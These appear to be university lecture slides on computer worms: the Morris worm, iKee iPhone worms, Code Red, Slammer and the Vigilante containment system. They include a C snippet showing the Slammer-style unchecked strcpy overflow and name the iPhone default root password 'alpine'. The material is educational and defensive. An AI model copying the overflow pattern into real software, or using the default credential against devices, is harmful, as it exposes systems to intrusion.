

# WORMS AND SELF-PROPAGATING MALWARE

Ben Livshits, Microsoft Research

# Overview of Today's Lecture

2

- Malware: taxonomy
- JavaScript worms
- History, evolution, and progression of worms: an overview
- *Spectator*: JavaScript worm detection and prevention
- Worm defenses: *Vigilante* worm detection/prevention paper

# Malicious Code: Taxonomy

- Viruses – replicating malicious code
- **Worms – self-replicating malicious code**
  - ▣ Native code worms
  - ▣ JavaScript worms
- Logic bombs or backdoors or Easter eggs: programmed malfunction
- Trojan Horses – malicious program that masquerades as legitimate
  - ▣ Backdoors
  - ▣ Password stealers
- Downloaders – loads other malicious code on a machine
- Dialers – generate money for attackers by having users unknowingly dial premium rate numbers

# Malicious Code: Taxonomy

- Code generator kits (e.g. Virus Creation Lab)
- Spammer programs
- Flooders
  - ▣ DDOS tools
  - ▣ BotNets
- Key-loggers
- Adware
- Spyware
- Phishing attacks

# Worms: A Working Definition

5

- A worm is a program that can run by *itself* and can propagate a fully working version of itself to *other machines*
- It is derived from the word *tapeworm*, a parasitic organism that lives inside a host and saps its resources to maintain itself

---

## THE INTERNET WORM

### Crisis and Aftermath

*Last November the Internet was infected with a worm program that eventually spread to thousands of machines, disrupting normal activities and Internet connectivity for many days. The following article examines just how this worm operated.*

Eugene H. Spafford

On the evening of November 2, 1988 the Internet came under attack from within. Sometime after 5 p.m.,<sup>1</sup> a program was executed on one or more hosts connected to the Internet. The program collected host, network, and user information, then used that information to break into other machines using flaws present in those systems' software. After breaking in, the program would replicate itself and the replica would attempt to infect other systems in the same manner.

Although the program would only infect Sun Microsystems' Sun 3 systems and VAX<sup>2</sup> computers running variants of 4 BSD UNIX,<sup>3</sup> the program spread quickly, as did the confusion and consternation of system administrators and users as they discovered the invasion of their systems. The scope of the break-ins came as a great surprise to almost everyone, despite the fact that UNIX has long been known to have some security weaknesses (cf. [4, 12, 13]).

The program was mysterious to users at sites where it appeared. Unusual files were left in the /usr/tmp directories of some machines, and strange messages appeared in the log files of some of the utilities, such as the *sendmail* mail handling agent. The most noticeable effect, however, was that systems became more and more loaded with running processes as they became repeatedly infected. As time went on, some of these machines became so loaded that they were unable to continue any processing; some machines failed completely when their swap space or process tables were exhausted.

By early Thursday morning, November 3, personnel at the University of California at Berkeley and Massachusetts Institute of Technology (MIT) had "captured" copies of the program and began to analyze it. People at other sites also began to study the program and were developing methods of eradicating it. A common fear

was that the program was somehow tampering with system resources in a way that could not be readily detected—that while a cure was being sought, system files were being altered or information destroyed. By 5 a.m. Thursday morning, less than 12 hours after the program was first discovered on the network, the Computer Systems Research Group at Berkeley had developed an interim set of steps to halt its spread. This included a preliminary patch to the *sendmail* mail agent. The suggestions were published in mailing lists and on the Usenet, although their spread was hampered by systems disconnecting from the Internet to attempt a "quarantine."

By about 9 p.m. Thursday, another simple, effective method of stopping the invading program, without altering system utilities, was discovered at Purdue and also widely published. Software patches were posted by the Berkeley group at the same time to mend all the flaws that enabled the program to invade systems. All that remained was to analyze the code that caused the problems and discover who had unleashed the worm—and why. In the weeks that followed, other well-publicized computer break-ins occurred and a number of debates began about how to deal with the individuals staging these invasions. There was also much discussion on the future roles of networks and security. Due to the complexity of the topics, conclusions drawn from these discussions may be some time in coming. The on-going debate should be of interest to computer professionals everywhere, however.

#### HOW THE WORM OPERATED

The worm took advantage of some flaws in standard software installed on many UNIX systems. It also took advantage of a mechanism used to simplify the sharing of resources in local area networks. Specific patches for these flaws have been widely circulated in days since the worm program attacked the Internet.

#### Finger

The *finger* program is a utility that allows users to obtain information about other users. It is usually used

<sup>1</sup> All times cited are EST.

<sup>2</sup> VAX is a trademark of Digital Equipment Corporation.


<sup>3</sup> UNIX is a registered trademark of AT&T Laboratories.

# The Morris Worm (1988)

6



**Robert T. Morris**



**Boston Museum of Science**

# Morris Worm Account by Spafford (1989)

By early Thursday morning, November 3, personnel at the University of California at Berkeley and Massachusetts Institute of Technology (MIT) discovered the worm. By about 9 p.m. Thursday, another simple, effective method of stopping the invading program, without altering system utilities, was discovered at Purdue and also widely published. Software patches were posted by the Berkeley group at the same time to mend all the flaws that enabled the program to invade systems. All that remained was to analyze the code that caused the problems and discover who had unleashed the worm— and why. In the weeks that followed, other well-publicized computer break-ins occurred and a number of debates began about how to deal with the individuals staging these invasions. There was also much discussion on the future roles of networks and security. Due to the complexity of the topics, conclusions drawn from these discussions may be some time in coming. The on-going debate should be of interest to computer professionals everywhere, however.

perated by systems disconnecting from the internet and attempt a "quarantine."



# IKEE.B (DUH) IPHONE BOTNET – 2009

8

SRI INTERNATIONAL  
TECHNICAL REPORT

AN ANALYSIS OF THE IKEE.B (DUH) IPHONE BOTNET  
PHILLIP PORRAS, HASSEN SAIDI, AND VINOD YEGHESWARAN  
[HTTP://MTC.SRI.COM/IPHONE/](http://mtc.sri.com/iphone/)

RELEASE DATE: 21 DECEMBER 2009  
LAST UPDATE: 14 DECEMBER 2009

COMPUTER SCIENCE LABORATORY  
SRI INTERNATIONAL  
333 RAVENSWOOD AVENUE  
MENLO PARK CA 94025 USA

## ABSTRACT

We present an analysis of the iKee.B (duh) Apple iPhone bot client, captured on 25 November 2009. The bot client was released throughout several countries in Europe, with the initial purpose of coordinating its infected iPhones via a Lithuanian botnet server. This report details the logic and function of iKee's scripts, its configuration files, and its two binary executables, which we have reverse engineered to an approximation of their C source code implementation. The iKee bot is one of the latest offerings in smartphone malware, in this case targeting jailbroken iPhones. While its implementation is simple in comparison to the latest generation of PC-based malware, its implications demonstrate the potential extension of crimeware to this valuable new frontier of handheld consumer devices.

## 1. Introduction

In early November 2009, Dutch users of jailbroken iPhones in T-Mobile's 3G IP range began experiencing extortion popup windows (Figure 1). The popup window notifies the victim that the phone has been hacked, and then sends that victim to a website where a \$5 ransom payment is demanded to remove the malware infection [1,2]. The teenage hacker who authored the malicious software (malware) had discovered that many jailbroken iPhones have been configured with a secure shell (SSH) network service with a known default root password of 'alpine'. By simply scanning T-Mobile's Dutch IP range from the Internet for vulnerable SSH-enabled iPhones, the misguided teenage hacker was able to upload a very simple ransomware application to a number of


- Very soon after this incident, around the week of 8 November, a second iPhone malware outbreak began in Australia, using the very same SSH vulnerability. This time the malware did not just infect jailbroken iPhones, but would then convert the iPhone into a self-propagating worm, to infect other iPhones. This worm, referred to as *iKee.A*, was developed by an Australian hacker named Ashley Towns
- The worm would install a wallpaper of the British 1980's pop star Rick Astley onto the victim's iPhone, and it succeeded in infecting an estimated 21,000 victims within about a week.
- However, unlike the Dutch teenager who was sanctioned and who apologized, Mr. Towns received some notoriety, and was subsequently offered a job by a leading Australian Software company, Mogeneration



# Worms: A Brief History

9

- Morris Worm (1988)
- Melissa (1999)
- ILOVEYOU (2000)
- Code Red (2001)
- Nimda (2001)
- Blaster (2003)
- SQL Slammer (2003)
- Samy/MySpace (2005)
- xanga.com (2005)
- SpaceFlash/MySpace
- Yamanner/Yahoo! Mail
- QSpace/MySpace
- adultspace.com
- gaiaonline.com
- u-dominion.com (2007)



# Morris Worm (1988)

- Damage: 6,000 computers in just a few hours
- What: just copied itself; didn't touch data
- Exploited:
  - ▣ buffer overflow in `fingerd` (UNIX)
  - ▣ `sendmail` debug mode (exec arbitrary cmds)
  - ▣ dictionary of 432 frequently used passwords

# Melissa (1999)

- What: just copied itself; did not touch data
- When date=time, “Twenty-two points, plus triple word score, plus fifty points for using all my letters. Game’s over. I’m outta here.”
- Exploited:
  - ▣ MS Word Macros (VB)
  - ▣ MS Outlook Address Book (Fanout = 50)  
“Important message from <user name> ...”

# Code Red (2001)

- Runs on WinNT 4.0 or Windows 2000
- Scans port 80 on up to 100 random IP addresses
- Resides only in RAM; no files
- Exploits buffer overflow in Microsoft IIS 4.0/5.0 (Virus appeared one month after advisory went out)
- Two flavors:
  - ▣ Code Red I: high traffic, web defacements, DDOS on whitehouse.gov, crash systems
  - ▣ Code Red II: high traffic, backdoor install, crash systems
- Three phases: propagation (1-19), flood (20-27), termination (28-31)
- Other victims: Cisco 600 Routers, HP JetDirect Printers

# Nimda (2001)

- Multiple methods of spreading (email, client-to-server, server-to-client, network sharing)
  - ▣ Server-to-client: IE auto-executes readme.eml (that is attached to all HTML files the server sends back to the client)
  - ▣ Client-to-server: “burrows”: scanning is local 75% of time
  - ▣ Email: readme.exe is auto executed upon viewing HTML email on IE 5.1 or earlier

# More on Slammer

14

- When
  - ▣ Jan 25 2003
- How
  - ▣ Exploit Buffer-overflow
  - ▣ MS SQL/MS SQL Server Desktop Engine
  - ▣ known vulnerability, publicized in July 2002
- Scale
  - ▣ At least 74,000 hosts
- Feature
  - ▣ Fast propagation speed
    - >55million scans per second
    - two orders of magnitude faster than Code Red worm
  - ▣ No harmful payload
- Countermeasure
  - ▣ Patch
  - ▣ Firewall (port blocking)


# Case Study: Slammer

- Buffer overflow vulnerability in Microsoft SQL Server (MS02-039).
- Vulnerability of the following kind:

```
ProcessUDPPacket() {  
    char SmallBuffer[ 100 ];  
  
    UDPRecv( LargeBuff );  
    strcpy( SmallBuf, LargeBuf );  
    ...  
}
```

# Slammer Propagation Map

16







# Vigilante: End-to-End Containment of Internet Worms\*

Manuel Costa, Jon Crowcroft, Miguel Castro, Ant Rowstron, Lidong Zhou, Lintao Zhang, Paul Barham

\*Based on slides by Marcus Peinado, Microsoft Research

<http://research.microsoft.com/en-us/projects/vigilante/>

# Defense Landscape

18

- What happened as a result of CodeRed, Slammer, and Blaster?
- Lots of work on techniques for avoiding attacks
  - ▣ Many papers are written between 2003 and 2006
  - ▣ Some of them are practical
  - ▣ A few are deployed
- Some are in widespread use
  - ▣ **Automatic techniques:** Stack canaries, ASLR, NX, static analysis tools, pen-testing, fuzzing, software development standards
  - ▣ **Developer awareness:** check for buffer overflows etc.
  - ▣ **User awareness:** install patches ASAP; use AV, use firewalls
  - ▣ **Response infrastructure:** fast patch release, AV

# The Worm Threat

- worms are a serious threat
  - ▣ worm propagation disrupts Internet traffic
  - ▣ attacker gains control of infected machines
- worms spread too fast for human response
  - ▣ Slammer scanned most of the Internet in 10 minutes
  - ▣ infected 90% of vulnerable hosts

**Conclusion: worm containment must be automatic**

# Automatic Worm Containment

- previous solutions are **network centric**
  - ▣ analyse network traffic
  - ▣ generate signature and drop matching traffic or
  - ▣ block hosts with abnormal network behaviour
- **no vulnerability information at network level**
  - ▣ false negatives: worm traffic appears normal
  - ▣ false positives: good traffic misclassified

**false positives are a barrier to automation**

# Vigilante's End-to-end Architecture

- host-based detection
  - ▣ instrument software to analyse infection attempts
- cooperative detection without trust
  - ▣ detectors generate **self-certifying alerts** (SCAs)
  - ▣ detectors broadcast SCAs
- hosts generate filters to block infection


can contain fast spreading worms with small number of detectors and **without false positives**

# Worm Containment

22

- Receive SCAs
- Verify SCAs
- Generate packet filters from SCAs
- Deploy packet filters

- Vigilante Detectors
  - Analyze execution of application
  - Produce alerts (SCAs) based on attack packets and vulnerable applications
  - Broadcast SCAs over the Pastry P2P network



# Self-certifying Alerts


- **identify an application vulnerability**
    - ▣ describe how to exploit a vulnerability
    - ▣ contain a log of events
    - ▣ contain verification information
  - **enable hosts to verify if they are vulnerable**
    - ▣ replay infection with modified events
    - ▣ verification has no **false positives**
- enable cooperative worm containment without trust

# Detection

- **dynamic dataflow analysis**
- track the flow of data from input messages
  - ▣ mark memory as dirty when data is received
  - ▣ track all data movement
- trap the worm before it executes any instructions
  - ▣ track control flow changes
  - ▣ trap execution of input data
  - ▣ trap loading of data into the program counter



# Time to Generate Filters



# Vigilante Summary

- Vigilante can contain worms automatically
  - ▣ requires no prior knowledge of vulnerabilities
  - ▣ no false positives
  - ▣ low false negatives
  - ▣ works with today's binaries
- Tested on CodeRed, Nimda, and Slammer

## Question of the Day

What is the enabling software vulnerability behind regular worms? JavaScript worms?

<http://research.microsoft.com/en-us/projects/spectator/userixtecho8.pdf>

**Spectator:**

# **Detection and Containment of JavaScript Worms**

**Ben Livshits and Weidong Cui  
Microsoft Research  
Redmond, WA**

# Web Application Security Arena

